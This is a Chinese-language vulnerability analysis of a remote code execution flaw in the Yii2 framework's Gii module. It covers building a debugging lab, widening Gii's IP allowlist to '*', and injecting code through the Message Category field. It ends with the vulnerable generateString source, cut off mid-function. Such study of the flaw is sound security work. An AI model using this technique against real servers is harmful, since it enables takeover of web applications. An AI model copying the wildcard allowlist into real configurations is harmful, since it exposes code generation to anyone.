Yii2 框架 Gii 模块 RCE 分析

利用周末时间分析了 Yii2 框架的一个 RCE 漏洞，利用了框架可以写 PHP 模板的功能，控制写入的内容为恶意代码，实现对指定的文件写入 php 命令执行语句，调用 PHP 从而获取系统权限。

0x01 Yii 介绍

Yii 是一个高性能，基于组件的 PHP 框架，用于快速开发现代 Web 应用程序。一个通用的 Web 编程框架，即可以用于开发各种用 PHP 构建的 Web 应用。因为基于组件的框架结构和设计精巧的缓存支持，它特别适合开发大型应用， 如门户网站、社区、内容管理系统（CMS）、电子商务项目和 RESTful Web 服务等。和其他 PHP 框架类似，Yii 实现了 MVC（Model-View-Controller） 设计模式并基于该模式组织代码，Yii 非常易于扩展，代码简洁优雅。

0x02 环境搭建

利用 docker 原生 ubuntu 镜像搭建漏洞调试环境

0x01 composer 安装

> Composer 是 PHP 的一个依赖管理工具。它允许你申明项目所依赖的代码库，它会在你的项目中为你安装他们。


你可以将此文件放在任何地方。如果你把它放在系统的 PATH 目录中，你就能在全局访问它。
在类 Unix 系统中，你甚至可以在使用时不加 php 前缀。
你可以执行这些命令让 composer 在你的系统中进行全局调用：

```
curl -sS https://getcomposer.org/installer | php
mv composer.phar /usr/local/bin/composer
```

0x02 yii2 安装

安装 composer 过后，需要安装 git 以及 php 插件，composer 在安装 yii2 框架时会从 git 上 clone 项目，只不过不保留. git 文件夹。

```
apt install apache2 php
apt install zip unzip git php-mbstring php-curl php-dom -y
composer create-project --prefer-dist yiisoft/yii2-app-basic basic
```



至此 yii2 框架就基本搭建完成了，有了 composer 之后确实方便了很多。

0x03 数据库搭建及连接

利用 docker 搭建数据库，注意在数据库中创建新库和数据表

```
docker run  --name mysql -e MYSQL_ROOT_PASSWORD=123456 -d mysql:5.7
```

```
vim /var/www/html/basic/config/db.php
```

```
<?php

return [
    'class' => 'yii\db\Connection',
    'dsn' => 'mysql:host=172.17.0.3;dbname=yii2basic',
    'username' => 'root',
    'password' => '123456',
    'charset' => 'utf8',

    // Schema cache options (for production environment)
    //'enableSchemaCache' => true,
    //'schemaCacheDuration' => 60,
    //'schemaCache' => 'cache',
];
~
~
~
~
~
~
~
~
~
~
"/var/www/html/basic/config/db.php" 14L, 349C
```

0x04 Xdebug 安装

> pecl PHP Extension Community Library 的缩写，即 PHP 扩展库。
> https://pecl.php.net/
> PECL 是使用 C 语言开发的，通常用于补充一些用 PHP 难以完成的底层功能，往往需要重新编译或者在配置文件中设置后才能在用户自己的代码中使用。

利用 pecl 安装 xdebug 并进行配置


```
apt-get install php-pear
apt-get install php-phpize
pecl install xdebug
```

将 xdebug.so 与 php 相关联，xdebug.ini 配置如下

```
zend_extension=/usr/lib/php/20190902/xdebug.so
xdebug.remote_enable=1
xdebug.remote_connect_back=0
xdebug.remote_host=172.19.0.12
xdebug.remote_port=9000
```

向 apache 的 php 配置添加 xdebug.ini 配置文件，并重启服务


```
cp  /usr/share/php/docs/xdebug/xdebug.ini /etc/php/7.4/apache2/conf.d/
service apache2 restart
```




0x05 远程调试配置


因为服务在服务器端，本地需要 phpstorm 调试需要配置端口转发，将本地端口转到服务器上去。又因为服务在服务器 docker 内部因此也需要把 ssh 端口转发出来。操作如下

在服务器执行







在 docker 内执行




在本地执行



配置 phpstorm，进行远程文件关联




配置 sftp



0x06 添加白名单


gii 默认添加了白名单访问，这里只需加个 * 就可以了


/**
* {@inheritdoc}
*/
public $controllerNamespace = 'yii\gii\controllers';
/**
* @var array the list of IPs that are allowed to access t
* Each array element represents a single IP filter which
* or an address with wildcard (e.g. 192.168.0.*) to repre
* The default value is `['127.0.0.1', '::1']`, which mear
* by localhost.
*/
public $allowedIPs = ['127.0.0.1','*', '::1'];
/**
* @var array|Generator[] a list of generator configuratic
* are the generator IDs (e.g. "crud"), and the array elem
* configurations or the instances.
*
* After the module is initialized, this property will bec
* which are created based on the configurations previousl
*
* Newly assigned generators will be merged with the [[cor
* takes precedence in case when they have the same generc
*/
"./vendor/yiisoft/yii2-gii/src/Module.php" 184L, 6672C
安全客 (www.anquanke.com)


0x03 漏洞利用

0x1 生成恶意代码文件


所有环境都配置好后，选择创建的数据表并制定类名




在 Message Category 字段处填写恶意代码，如下图所示


yii code generator
Home
Help
Application
Model Generator
CRUD Generator
Controller Generator
Form Generator
Module Generator
Extension Generator
Model Generator
This generator generates an ActiveRecord class for the specified database table.
Table Name
aaa
Model Class Name
aaa
Standardize Capitals
Singularize
Namespace
app\models
Base Class
yii\db\ActiveRecord

0x2 触发恶意文件


Model Generator
CRUD Generator
Controller Generator
Form Generator
Module Generator
Extension Generator
Form Generator
This generator generates a view script file that displays a form to collect input for the specified model class.
View Name
aaa
Model Class
app\models\aaa
Scenario
[empty]
View Path
@app/views



0x03 漏洞原理及调试

0x0 漏洞原理

yiisoft/yii2-gii/src/Generator.php#L505 存在参数拼接，而且没有检查用户传递的参数。

```php
    public function generateString($string = '', $placeholders = [])
    {
        $string = addslashes($string);
        if ($this->enableI18N) {
            // If there are placeholders, use them
            if (!empty($placeholders)) {
                $ph = ', ' . VarDumper::export($placeholders);
            } else {
                $ph = '';
            }
            $str = "Yii::t('" . $this->messageCategory . "', '" . $string . "'" . $ph . ")";
        } else {
            // No I18N, replace placeholders by real words, if any
            if (!empty($placeholders)) {
                $phKeys = array_map(function($word) {
                    return '{' . $word . '}';
